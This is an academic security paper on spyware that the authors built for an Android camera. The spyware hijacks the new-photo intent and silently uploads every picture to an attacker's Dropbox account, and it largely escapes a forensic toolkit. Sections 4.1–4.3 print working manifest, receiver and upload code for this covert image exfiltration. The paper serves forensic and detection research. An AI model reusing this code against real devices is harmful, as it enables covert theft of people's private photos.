Utilizing the Cloud to Store Hijacked Camera Images

Christos Kynigos
University of Glasgow
christoskynigos890@hotmail.com

William Bradley Glisson
University of South Alabama
bglisson@southalabama.edu

Todd Andel
University of South Alabama
tandel@southalabama.edu

Todd McDonald
University of South Alabama
jtmcdonald@southalabama.edu

Abstract

Mobile devices implementing Android operating systems inherently encourage opportunities to create and implement malicious software. This opportunity increases as dissemination of the Android OS to standalone devices, such as cameras, increases. The problem intensifies when these devices utilize cloud storage service capabilities. Previous security and forensics research is focused on Android malware detection, data leakage and operating system modifications. In this research, malware was developed and implemented on a camera running an Android Operating System. The execution of this malware successfully transferred images to a secondary cloud location without notifying the user about the data transfer or raising noticeable indicators with an industry accepted mobile device analysis toolkit. The research contribution is an initial empirical analysis of the viability of software to divert an image and store it in a secondary cloud storage environment without alerting digital forensics software about the malicious nature of the malware.

1. Introduction

The proliferation and assimilation of mobile devices continues to escalate in communication oriented societies. According to eMarketer, nine countries will exceed fifty-percent smartphone saturation and just under one-quarter of the total population of the world will use a smartphone in 2014 [1]. In support of this escalation trend, Gartner states that smart phone sales topped one billion units worldwide in 2014 [2].

There are a large number of mobile device operating systems in the market that include, but are not limited to, Android, Symbian, iOS, BlackBerry and Windows Mobile. According to the International Data Corporation (IDC), Android and iOS together account for, roughly, 96% of the operating systems shipped on units [3]. The IDC report indicates that Android has the overall lead year-to-date on OS market penetration.

Complicating matters, mobile devices are increasingly being used for a range of personal and business related activities like checking emails, social media interaction and banking transactions that, potentially, utilize third party applications. In 2012, a study by Bit9 states that 25% of the sampled apps, more than 100,000 apps, have permissions that make them suspicious from a security perspective [4]. A Juniper Networks press release states that the total amount of malware in their sample study increased by 614% from March of 2012 to March of 2013 [5].

This information raises more concerns when considered in conjunction with a 2014 McAfee study that indicates that 70% of adult participants between the ages of eighteen and twenty-one shared sexually suggestive content through unsecured mobile devices [6]. Merging this information with escalating data capture capabilities in mobile devices and increased research into anti-forensics activities fosters an environment that is conducive to malware development [7].

The problem is intensified by recent research indicating that digital evidence, obtained from mobile devices, is increasingly being utilized in legal context [8, 9]. When this information is considered on a global context, the potential impact is enormous. A security company reports that they discovered spyware targeting Occupy Central protesters in Hong Kong [10]. The report claims that software bears resemblance to existing android spyware, indicating that there is the potential to develop code capable of a cross platform attack.

Due to trends in mobile device growth, technology evolution, operating system migration and legislative reliance on device data, altering a device's native functionality creates security risk for

1530-1605/16 $31.00 © 2016 IEEE
DOI 10.1109/HICSS.2016.679

individuals, corporations and digital forensics investigations. This concept prompted research into the hypothesis that malicious software can be developed to copy camera generated images from a Samsung camera with 4G capability running an Android Operating System (OS) to a Dropbox cloud service. It also stimulated a secondary hypothesis that residual data from the malicious software is not easily detectable by an industry accepted, mobile device forensic toolkit. In order to address both of these hypotheses, subsidiary research questions were identified:

- What components of the Android operating system need to be utilized to capture image data and transfer data to an alternative cloud service?
- What security restrictions need to be identified and circumvented to ensure appropriate access to necessary functionality?
- Is residual data created by the malware on the camera and, if so, is that data detectable by an industry accepted mobile device forensic toolkit?

The research contribution is an initial empirical analysis of the viability of software to divert an image and store it in a secondary cloud storage environment without alerting digital forensics software. The paper is structured as follows: Section two discusses relevant approaches to developing and implementing mobile device malware. Section three presents the methodology and the experimental design. Section four discusses the implementation and results. Section five draws research conclusions and section six presents future work.

2. Literature review

As Android OS proliferation increases, it stands to reason that the attacks will escalate. A string of Android related vulnerabilities have been exposed over the past few years by other researchers [11]. Femerling [12] catalogues a number of general vulnerabilities to which smartphones, such as Android, are susceptible. These vulnerabilities include privacy risks, enabled debug code in the Dalvik debug monitor, and XSS. The ongoing quest to discover Android vulnerabilities continues to fuel research into Android browser apps vulnerabilities [13], attacks on the Android clipboard [14], and attacks against Android Smartphone USB connections [15].

These vulnerabilities motivate research into detecting leaks and zero-day attacks in Android malware [16, 17], to detect surreptitious behavior in Android applications [18], and Android malware detection through Manifest and API calls [19] along with a general characterization of malware [20].

Grace et al [16] developed a solution to identify zero-day Android application attacks. They achieved this by developing a prototype application that processed apps acquired from Android markets. They processed 104,874 distinct apps and flagged 3,281 distinct apps as high and medium risk apps. The authors defined high risk apps as exploited platform-level vulnerabilities in software. Medium risk apps contribute to financial loss or sensitive information disclosure. Low risk apps expose personal and device specific information. They considered low risk apps milder than medium risk apps. Their research examines apps available from a global market perspective. While this is important, it does not take into consideration issues from the point of view of apps that are installed on a device and the potential impact this has on capturing residual data.

Huang et al [18] attempted to detect malware by examining the differences between the user interface and the behavior of the application. They found in many cases that there was no discernable mismatch between the Application Programming Interface (API) intent and the User Interfaced (UI). To improve their results, they also examined program dependencies among APIs. In their design section, they defined six intents that they were interested in examining that included install, phone calls, SMS sending, HTTP Access, SMS Notification and UI operations. They also note that the detection of implicit calls is possible through the implementation of pre-defined patterns. As the authors noted, the reliance on rules could allow incompatible intents to be missed if they do not breach one of the existing rules. The authors also noted that the current implementation relies on textual keywords and does not address apps that use images.

Wu et al [19] proposed a static analysis solution for detecting malware on Android devices. The static information that is considered includes permission, component deployment, API calls, and intent messages. Their application collects data from application manifest files, application API calls and then attempts to model malware capabilities by applying K-means algorithms. Then it classifies the application as malicious or benign using a k Nearest Neighbors (kNN) algorithm.

Research by Zhou and Jiang [20] characterized Android malware based on the installation, the activation mechanism and the payload. They identified three social engineering techniques that hackers use to entice people to install infected applications on devices. The techniques they identified include repackaging, update attacks and

driven-by-download. They also identified malicious payload functionalities that include financial charges, privilege escalation, remote control and personal information stealing. Within the personal information collection functionality, they discussed capturing phone numbers, SMS messages, and user account information to upload to remote servers. They did not specifically discuss the capturing of images from a mobile phone or a camera running an Android OS or storing that data in a cloud storage service.

To investigate malware detection, Zhou and Jiang [20] installed Norton's Mobile Security, Lookout Security and Antivirus, and Trend Micro's Mobile Security Personal Edition along with over 1,260 malware samples on a Nexus One. It is interesting that they determined that 1,083 of the samples were legitimate applications that had been re-packaged to contain malware. Their experiment consisted of two scanning rounds. For the first round they wait for thirty seconds and then move to the next application. If the applications are detected to be infected by malware the antivirus will produce an alert box saying that there was something found. With the completion of the first round, a second round is conducted increasing the time to sixty seconds and only using the applications in which the malware was not detected. The results show that each company follows a different design and implementation process for their security software and, as a result, produce different detection ratios. The results indicate that some malware software is not detectable by antiviruses. As the authors point out, it is plausible that the malware that is not detectable is new and that software companies have not yet identified a malware signature in order to add it to the antivirus detection system. They also indicate that malware is rapidly evolving and that solutions are lagging.

Davi et al [21] discusses conceptual issues with the Android OS security model. They point out that the Android OS security model is based on application-oriented mandatory control and sandboxing which allow the user and developer, alike, to limit the execution rights given to an application upon installation. They conducted an experiment with a specific software configuration that demonstrates the possibility of implementing an escalation privileged attack. In addition, their configuration points out that the permissions given to an application can be increased by a malicious application or runtime exploitation of a legitimate app. The results they obtained indicate that the security model can be compromised by a privileged escalation attack and that sophisticated runtime attacks present issues for this particular sandbox model.

Schmidt et al [22] produced a detailed description of techniques that can be used to develop Android malware. These techniques take advantage of Linux applications and native operating functionality. They also point out the requirements needed to program a malicious application such as a hosting application and a trigger mechanism after installation. The introduction of malware that utilizes cloud storage further complicates investigations in an environment where researchers have already argued that these situations are intrinsically difficult [23-25].

These articles validate the interest in detecting capability leaks, surreptitious behavior and malware activity in mobile devices. However, there is minimal research or vulnerability discussion investigating the viability of implementing malware on a camera running an Android operating system that capitalizes on cloud storage service capabilities. In addition, there is no indication as to how this malware impacts a mobile device investigation.

3. Methodology and experimental design

This research aims to investigate the plausibility of developing malware for an Android Operating System (OS) installed on a camera and utilizes the cloud for storage capture. The approach used in this research utilizes a first complete pass at an iterative implementation of a design science methodology that follows the general activities as defined by Peffers et al [26]. The high-level problem statement focuses on the utilization of the cloud to store hijacked data.

Refinement of this problem statement led to a more detailed design solution that focuses on the development of malware that is designed to divert images to a secondary cloud location without notifying the user of the data transfer. The camera used in this experiment was a Samsung Galaxy GC100 Digital Camera running a 4.1 Jelly Bean distribution of the Android OS. The research also uses an industry accepted toolkit to examine the camera for residual data that may alert an examiner that there is a potential issue with the software on the device. Any tool could have been chosen for the examination of the residual data. As a matter of convenience, XRY (Version: 6.10.1) was used in this experiment.

The refinement of the objectives included investigating the OS installed on the device to understand the basic functionality that is natively available and to begin to identify potential issues that would hinder application development. This was achieved by acquiring a Samsung Digital camera; inspecting the device and the documentation that

accompanied the camera. Identifying the version of the device's Android OS focused review efforts on relevant online Android development documentation. The investigation into the documentation indicated that the easiest way to hijack the image, which is being generated by the camera, is to capture and dissect the intent that is created when a picture is taken.

The refinement stage involved validating XRY compatibility. In doing so, the device was reset to factory settings to wipe any preliminary data that might have been residing on the device. The set-up settings were completed, i.e., date, time and location. The developer option was selected in order to activate the USB debugging option. The camera was connected to the device using the 'Camera' connection in the USB connection options. This option allows for the transfer of photos using camera software, as well as, the transfer of any files onto the PC. Three photos were taken within the forensic Laboratory at the University of (Removed for Review). XRY was previously installed on a lab PC. XRY was then used to extract data from the camera. The preliminary examination revealed that the camera was functioning correctly and that XRY was able to extract data from the camera.

The design and development consisted of two phases. The first phase focused on the owner of the camera. The camera is reset to factory settings in order to minimize residual data that was left on the device from previous activities. The cloud storage location was created and configured for the owner of the account. The camera was then configured to connect to the University's wireless network to gain access to the Internet. After the connection was tested by navigating to a Google search page, the camera was configured to connect to the owner's account and account synchronization was enabled. A number of sample pictures were taken in order to test the native functionality of the camera. The pictures were verified by accessing the owner's Dropbox account from a separate computer. The photos were downloaded from the Dropbox account onto a computer and copied from the camera using a USB connection to the same computer. They were imported into FTK, hash values were generated for all of the files and the results were compared.

The second phase concentrated on the hijacking of the camera. The solution for capturing the images was developed in this phase. The camera is, again, reset to factory settings in order to minimize residual data that was left on the device from previous activities. The owner's Dropbox account information was added back to the device. The camera was reconfigured to connect to the University's wireless network to obtain access to the Internet. A separate computer was used to create and configure the hacker's Dropbox cloud storage service.

The Dropbox Developer's website was accessed to create the hacker's application in the App Console. The application's Key and Secret were then added to the malware in order to start the authentication process once it starts-up on the device. The malware was loaded onto the camera using Eclipse JUNO. The project (CamSurv) runs on the device as an Android application. After the automatic start-up, the hacker's authentication information and Dropbox password were inserted once the authentication page was displayed.

The evaluation activity implemented a device and data manipulations along with examining the camera using an industry accepted forensic toolkit. Initially, the malware was implemented and pictures were taken to verify that the software was functioning properly. The device then underwent a number of manipulations to test the impact of these activities on the malware. For this experiment, the following states were defined and associated activities were implemented:

- Active power state – In this state, the device is not powered down and the application cache is not cleared. Multiple pictures were rapidly taken with the camera in an active power state.
- Standby state - The device is put into standby mode for two minutes. It is then taken out of standby mode and a picture is taken.
- Powered off state - The device is powered off and then powered back up again. Then pictures are taken with the device.
- Battery removal state- The battery is removed and re-inserted into the device. The device is powered-up and a photo is taken.

The pictures also underwent manipulations to test the impact of these activities on the malware functionality. In doing so, pictures were renamed and pictures were deleted. The photos on the device were then verified with the photos on the owners cloud and the hijacked cloud by generating and comparing hash values. In the event that normal hash values were different, a fuzzy hashing could be used to determine the percentage of the match between them.

Once these manipulations had been completed, a forensic analysis of the camera was conducted. The camera was connected to the XRY toolkit using a lab computer. A logical extraction of the data on the camera was conducted using XRY. After the extraction is completed the results are examined in detail in order to determine if the XRY can detect the malware application and the hacker's Dropbox account. A physical extraction of the camera was

conducted using XRY. After the physical extraction was completed, the results were compared with the results from the logical extraction.

It should be noted that this research is a proof of concept intended to investigate the development of hijacking software for a camera running Android version 4.1. Hence, other versions of the Android Operating System (OS) along with other OS's were considered out of scope for this experiment. This experiment focuses on the capturing of images and the data transfer of those images; not the loading of the software onto the device.

Hence, for the purposes of this research, it is assumed that the attacker will have physical access to the camera for a few minutes to install the malicious software. The overall flow is presented in Figure 1, Attack flow. For matters of convenience, Wi-Fi connections were used for testing. The Dropbox is the default cloud service for the device. For simplicity, this service was utilized for the original owner and a separate Dropbox account was set-up for the hacker. It is presumed that seeing an additional Dropbox account on a device will not raise suspicions as quickly as discovering other accounts. All other device interactions and various other cloud storage application solutions are considered out of scope for this experiment.



Figure 1. Attack flow

4. Implementation and results

The software was developed as a standalone application. It was specifically developed for Application Programming Interface (API) 16 which implements Android 4.1, also known as Jelly Bean. The application was developed with a custom launcher icon and an empty activity. These options were a necessity in order for the application to be installed and run on a camera and the Android Virtual Device (AVD). The following sections present essential parts of the code in detail.

4.1. Permissions

A number of permissions were declared in the manifest of the malware in order for it to function properly, copy the image taken and gain access to the internet in order to upload the data to the alternative cloud. Figure 2, Manifest permissions, presents the permissions declared in the malware program.

The INTERNET permission was used to gain access to the Internet in order to upload the picture to Dropbox. The CAMERA permissions and the hardware camera feature were established so that the broadcast receiver could catch the picture intent when it was broadcasted by the system. A quick inspection of the Android manifest permission revealed that there is not an obvious entry for reading internal storage [27]. Hence, the READ_EXTERNAL_STORAGE was used to detect the photo in the internal storage and convert the Uniform Resource Identifier (URI) to the corresponding system path detailing the photos saved location.

```
<uses-sdk
    android:minSdkVersion="8"
    android:targetSdkVersion="16" />
<uses-permission android:name = "android.permission.RECEIVE_BOOT_COMPLETED" />

<uses-permission android:name = "android.permission.ACCESS_FINE_LOCATION"/>

<uses-permission android:name = "android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />

<uses-permission android:name = "android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name = "android.permission.READ_EXTERNAL_STORAGE"/>

<uses-permission android:name = "android.permission.GET_ACCOUNTS"/>

<uses-permission android:name = "android.permission.INTERNET" />

<uses-permission android:name = "android.permission.CAMERA" />
<uses-feature android:name = "android.hardware.camera" />
```

Figure 2. Manifest permissions

The introduction of the manifest permission for RECEIVED_BOOT_COMPLETED was added after a problem with the malware was detected in reference to powering the device down and back up again. The permissions for ACCESS_FINE_LOCATION and ACCESS_LOCATION_EXTRA_COMMANDS, were added in anticipation of examining possibilities to capture Global Positioning System information. The permission to WRITE_EXTERNAL_STORAGE was added to ensure that the program could write to the cloud service storage area.

4.2. Broadcast receiver

In order to copy the image, the intent associated with the image needed to be captured. The broadcast receiver was used to achieve this by declaring intent filters in the manifest. Intent filters stipulate the intent types to which a service, activity or broadcast receiver can respond [28]. Figure 3, Broadcast receiver Intent Filter, presents the intents that were necessary for the program to function.

The Broadcast Receiver works by initially catching the intent and then extracting the Uri

information from the received intent. Initially, the broadcast receiver was not able to catch the intent. This was solved by adding a line of code that referenced the android priority. Android's order of execution for synchronous messages to broadcast receivers is determined by propriety values [28]. Those with the higher values are executed first. In this case, android:priority="999" was added in the declaration of the intent filter.

```
<receiver
    android:name="com.example.camsurv.IntBrod"
    android:enabled="true" >
    <!--
    Intent hijack - The priority that should be given to the parent component with regard to handling
    intents of the type described by the filter.  The value must be greater than -1000 and
    less than 1000. Used to make the system display that a new photo was taken/captured
    -->
    <intent-filter android:priority="999" >
        <action android:name="android.intent.action.CAMERA_BUTTON" />
        <action android:name="com.android.camera.NEW_PICTURE" />
        <data android:mimeType="image/*" />
    </intent-filter>
</receiver>
```

Figure 3. Broadcast receiver intent filter

It then creates a new intent and adds the Uri information as extra data and sends it to the Intent Service class which uploads the image to Dropbox. Figure 4, Broadcast receiver class, presents the code utilized in the Broadcast Receiver class.

```
 * Broadcast Receiver that receives the intent from the camera
 * button or the new image capture and passes it to the Intent service.
 * It creates a new intent and adds the uri information of the intent
 * as extras before starting the Intent service
 */
public class IntBrod extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        //Prints out to log android.appReceiverContext@4223810
        Log.i("Context: String", context.toString());
        //Prints out the whole intent
        Log.i("Content String:  toString", intent.toString());
        String str = intent.getDataString();
        //Prints content://media/external/images/media/
        Log.i("Content String:  intent", str);
        //Pass uri to another activity
        Intent intentUri = new Intent(context,UpServ.class);
        intentUri.putExtra("ImageUri", str);
        //Send new intent to another activity
        context.startService(intentUri);
        Toast.makeText(context, "New Photo Taken From User",
                Toast.LENGTH_LONG).show();
    }
}
```

Figure 4. Broadcast receiver class

4.3. UpServ class – intent service

This class is where the upload of the image happens. The class is fired up as soon as the intent is received from the Broadcast receiver. The Uri information is extracted from the intent and is converted to the corresponding path on the device using the getPath method.

After this process is completed, a new file containing the image is created and then uploaded to the alternative Dropbox account using the upload class. Figure 5, Path method, presents the code that was implemented to acquire the storage location. Figure 6 presents the code that was implemented to upload the image to the hacker's Dropbox.

The Dropbox authentication process is executed when the malware is installed on the device. A new intent is created in the MainActivity class and the Authentication class is called by starting a new activity. The Main activity path is shown in Figure 7, Main activity class.

```
//Convert the uri received to the corresponding path of the device
//using the uri passed as extra from the broadcastreceiver
public String getPath(Uri uri) {
    String[] projection = { MediaStore.Images.Media.DATA };
    CursorLoader loader = new CursorLoader(getBaseContext(), uri, projection, null, null, null);
    Cursor cursor = loader.loadInBackground();
    int column_index = cursor.getColumnIndexOrThrow(MediaStore.Images.Media.DATA);
    cursor.moveToFirst();
    return cursor.getString(column_index);
    }
```

Figure 5. Path method

The classes associated with the Uploading of the image and Authentication of the application were derived from the Dropbox SDK examples which are provided as guidance in the corresponding Dropbox SDK folder.

```
//Receives and extracts the extra info from the intent passed
//after it breaks down the info it uses the upload class/async activity
//to upload the image.
public void imageUp(Intent intent) {
    Log.v("Intent from ImgC", intent.toString());
    String b = intent.getStringExtra("ImageUri");
    Log.v("Uri",b.toString());
    Uri uri = Uri.parse(b);
    String path = getPath(uri);
    //Prints the uri
    Log.i("receiver", uri.toString());
    //Prints the converted path of the specified uri
    Log.i("Path", path.toString());
    //Split the directory
    String [] sub = path.split("/");
    //Get the file name.
    //String last = sub[sub.length-1];
    File tmpFile = new File(path);
    //FileInputStream inputStream = null;
    Upload image = new Upload(this, Authentication.mApi, DB_PHOTO_DIR, tmpFile);
    image.execute();
}
```

Figure 6. Image upload method

In order for the authentication process to occur, Dropbox authentication information is required inside the manifest. In addition, the Authentication class needs to be declared in the manifest with the corresponding actions. The code that is needed for the manifest is displayed in Fig 8 Dropbox authentication.

```
public class MainActivity extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent in = new Intent(this,Authentication.class);
        startActivity(in);
    }

}
```

Figure 7. Main activity class

Upon code development completion, the experimental design was executed as described in section three. To validate the native functionality of

the camera, three photos were taken to test the owner's configuration. Once this was completed, the malware was loaded onto the camera and ten photos were taken to test the malware's functionality.

The photos located on the camera are displayed YYYYMMDD_HHMMSS.jpg and those located on Dropbox are displayed YYYY-MM-DD HH.MM.SS.jpg. A visual inspection of the phone's images, the images stored in the owner's cloud and the images stored in the hacker's cloud indicated that they were the same images. The only discernable difference between the images on the device and the images in the cloud is the way their names are displayed. Although there is a difference in the names of the photos, a hash value comparison of the images using FTK version 5.0 confirmed that they were the same files. The images taken by the camera and transferred to both the owner's account and the hacker's account are displayed in Figure 9, Owner's Dropbox, and Figure 10, Hacker's Dropbox.

```
    <activity
    android:name="com.dropbox.client2.android.AuthActivity"
    android:configChanges="orientation|keyboard"
    android:launchMode="singleTask" >
    <intent-filter android:priority="999" >
        <!-- Change this to be db- followed by your app key -->
        <data android:scheme="[redacted]" />
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.BROWSABLE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>

<activity
    android:name="com.example.camsurv.Authentication"
    android:label="@string/app_name" >
    <intent-filter android:priority="999">
        <action android:name="android.intent.category.INFO"/>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Figure 8. Dropbox authentication

The third step in the methodology focused mainly on code development. The fourth step tested the functionality of the malware that was being developed from the perspectives of device and data manipulations. If the pictures were taken in slow intervals, the malware performed as expected in an active power state.

The malware functioned properly when the device was put into standby mode and then returned to an active power state. In other words, in both Active Power and Standby states, the pictures were transfer successfully to both the owner's and the hacker's accounts without visually notifying the operator.

It should be noted that if the images were taken in rapid succession manually, this created a problem with data transfer over the Internet connection. The pictures were transferred but it took notably longer for the upload to take place. If the option in the device settings was set to take multiple photos, the application crashed. It did not successfully handle the amount of data that it received in a very short period of time.



Figure 9. Owner's Dropbox

The powered off and battery removal states did present a problem for the malware. The reboot of the device did prompt the user of the camera to re-authenticate to the drop box as displayed in Figure 11, Dropbox camsurv authentication.



Figure 10. Hacker's Dropbox

During malware testing it was discovered that when the camera was not plugged into the power adaptor the camera, by default, uses a setting called "Fast power-on". It is located in the Settings > Power > Power On option. This option appears to use a speedy start-up process for up to 24-hours and does not look as if it sends a BOOT_COMPLETED when the device is started.

Limited information regarding how the fast power-on works or how to programmatically disable it is available in the Android development environment. With insufficient information in reference to its functionality, it was manually disabled for the purposes of this experiment. The manual disabling was done during the set-up of the camera for each phase.



Figure 11. Dropbox camsurv authentication

The image manipulations did not affect any of the Dropbox accounts. When the picture was renamed on the device neither cloud account was affected by this change. The same occurred with the deletion of the picture on the camera. The manipulations that were conducted on the pictures only affected the images on the device because the photos had already been transferred to both Dropbox accounts. There was no auto-update software functionality implemented in the default Dropbox camera software. Hence, any manipulation that occurred later had no effect on either account. From an investigation perspective, it is interesting to note that there can be differences between the names of the artifacts on the device and the data stored in the owner's cloud storage account. More importantly, the results indicate that data hastily deleted from the device and/or, possibly, overwritten could still be resident in the cloud storage account due to the native functionality of the software.

The last stage examined the camera from a digital forensic perspective. Both physical and logical data extractions were conducted on the camera using XRY. XRY, in total, recovered 194 Device/Installed applications. The Device applications category includes the system application such as the System UI, the Android System itself, the certification installer, the input devices, the key chain and much more.

The applications that were actually installed on the device included the web browser, Google Play Books, Dropbox and the malicious application. It is worth mentioning here that the forensic tool retrieved the Package name for each application along with the related URL, as well as where it was stored. The tool identified that all of the applications were installed on the Device. An external SD card was not used in this experiment.

There was no indication from the tool that there was a potential issue with the software residing on the device. The logical extraction did find the application but there was nothing to indicate that it was potentially malicious. The physical extraction detected the application as well as the owner's account. It did not, however, report the hackers account. It did report the permissions that were given to the application when it was installed as displayed in Figure 12, Physical - installed apps permissions.

It is also interesting that the physical extraction detected the owner's account information but did not display any information associated with the hacker's Dropbox account. The information detected for the owner's account is displayed in Figure 13, Physical – owner's Dropbox account.

Device/Installed Apps

Totally: 1 selected items of 1 originally recovered — Back to top

Installed	11/08/2014 14:11:55 UTC (Device)
Updated	11/08/2014 14:11:55 UTC (Device)
Package Name	com.example.camsurv
Version	1
Permission	android.permission.READ_EXTERNAL_STORAGE
Permission	android.permission.RECEIVE_BOOT_COMPLETED
Permission	android.permission.CAMERA
Permission	android.permission.WRITE_EXTERNAL_STORAGE
Permission	android.permission.INTERNET
Permission	android.permission.ACCESS_FINE_LOCATION
Permission	android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
Permission	android.permission.GET_ACCOUNTS
Source	Side Loaded
Related URL	https://play.google.com/store/apps/details?id=com.example.camsurv
Path	/data/app/com.example.camsurv-1.apk

Figure 12. Physical - installed apps permissions

An examination of the Web related findings did not readily reveal references to the malware camera application. Eleven cookies were identified that related to the Dropbox application and one to Google. However, there were no cookies that specifically referred to the malware application. A detailed analysis did reveal that the modified time on the cookies was very close to the modified times of the photos in the hackers account.

Device/Accounts

Totally: 2 selected items of 2 originally recovered

Related Application	Dropbox
Email	cameraowner2014@gmail.com
Display Name	Christos Kynigos
Storage	Device
Related Application	Android Accounts
Account Name	cameraowner2014@gmail.com
Domain	com.dropbox.android.account

Figure 13. Physical – owner's Dropbox accounts

5. Conclusions

The impact of malware on individuals, corporations, governments and digital investigations is an increasingly challenging and multifaceted topic. Environmental complexity coupled with technical opportunities to compromise applicants potentially puts individuals and employees at risk while simultaneously inhibiting forensics investigations.

The results from this research demonstrates that it is possible to develop an Android application that hijacks an image produced by a 4G enabled Samsung camera. It also demonstrates that it is possible to utilize cloud storage services as a storage location for this activity. More importantly, it raises the question of the appropriateness of current forensic tool functionality.

The forensic tool used in this experiment performed both a logical and a physical extraction of the camera. Neither extraction technique highlighted to the examiner that the applicants on the device could be potentially malicious. Even if the analyst suspected that there was something malicious on the device, they would be forced to investigate the device manually or use additional tools to search for specific code or applications. If it was discovered at all, this would also require a manual interpretation of the code or application which increases the overall cost and the time commitment involved in the investigation. Without automated forensics tool detection, manual discovery is tied to the ability of the analyst, which is highly variable.

The research demonstrates that it is possible to develop an application that resides in the background and transmits copies of images to a cloud storage service without visually notifying the user of the device. The components of the Android operating system that need to be utilized to capture image data and transfer data to an alternative cloud service include the intents associated with the camera button, cloud service set-up, cloud service authentication and the image itself. More specifically, the permission needs to be defined in the manifest, a broadcast receiver needs to be instantiated, authentication to the hacker's Dropbox account is necessary and up-load methods must be established.

The security restrictions that need to be identified and circumvented to ensure appropriate access to necessary functionality are detailed in the manifest. The application needs access to the camera so that it can be notified when a picture has been taken. The application needs access to the Internet to connect to the hacker's cloud and it needs the ability to write to external storage.

Residual data is created by the malware on the camera simply by installing the software on the device. However, the preliminary examination of the device by an industry accepted mobile device forensic toolkit indicates that there is minimal detection of the software or the connections established by the malicious software. The initial results do indicate that permission information and software installs could, potentially, be used as an indicator to the investigator that there is something suspicious in reference to the software installed on the device. At the moment, the tool provides minimal additional information to support further conjecture.

6. Future work

Future research will examine the implementation of the malware on multiple devices to attempt to identify indicators that can be used by practitioners to alert them to a potential issue with the software installed on the device. Future work will build off of the development of this application and focus on the use of the cloud to propagate the malware to other mobile devices. This involves the investigation of effectively embedding the malware into a file that is uploaded to the owner's cloud storage service. When the file is downloaded by the owner for use on a smartphone, tablet or other devices utilizing an Android Operating system so that it will automatically install and connect to a hacker's storage service. This will include investigating effective triggers for installation. This includes investigating the viability of cross-platform malware development.

Future work in this area forces the idea that research should focus on investigating ways to implement effective and intelligent digital forensics analysis. Intelligent digital forensics needs to investigate the integration of improved policies, standards and procedures regarding investigation processes from the individual, the business, and the cloud service provider perspectives. It also needs to investigate the amalgamation of artificial intelligence algorithms.

7. References

[1] eMarketer. *Worldwide Smartphone Usage to Grow 25% in 2014*. 2014; www.emarketer.com/Article/Worldwide-Smartphone-Usage-Grow-25-2014/1010920.

[2] Gartner. *Gartner Says Smartphone Sales Surpassed One Billion Units in 2014*. 2015; www.gartner.com/newsroom.

[3] International Data Corporation. *Press Release: Android and iOS Squeeze the Competition, Swelling to 96.3% of the Smartphone Operating System Market for Both 4Q14 and CY14, According to IDC* 2015; www.idc.com/.

[4] Bit9, *Pausing Google Play: More Than 100,000 Android Apps May Pose Security Risks*. 2012. p. 14.

[5] Juniper Networks Inc. *Juniper Networks Mobile Threat Center Third Annual Mobile Threats Report: March 2012 through March 2013*. 2013; www.juniper.net.

[6] McAfee. *Study Reveals Majority of Adults Share Intimate Details Via Unsecured Digital Devices*. 2014; http://www.mcafee.com/us/about/news/2014/q1/20140204-01.aspx.

[7] Karlsson, K.-J. and W.B. Glisson, *Android Anti-forensics: Modifying CyanogenMod*, in *Hawaii International Conference on System Sciences (HICSS-47)*. 2014, IEEE: Waikoloa, Hawaii

[8] McMillan, J., W.B. Glisson, and M. Bromby, *Investigating the Increase in Mobile Phone Evidence in Criminal Activities*, in *Hawaii International Conference on System Sciences (HICSS-46)*. 2013, IEEE: Wailea, Hawaii.

[9] Berman, K., W.B. Glisson, and L.M. Glisson, *Investigating the Impact of Global Positioning System (GPS) Evidence in Court Cases*, in *Hawaii International Conference on System Sciences (HICSS-48)*. 2015, IEEE Kauai, Hawaii

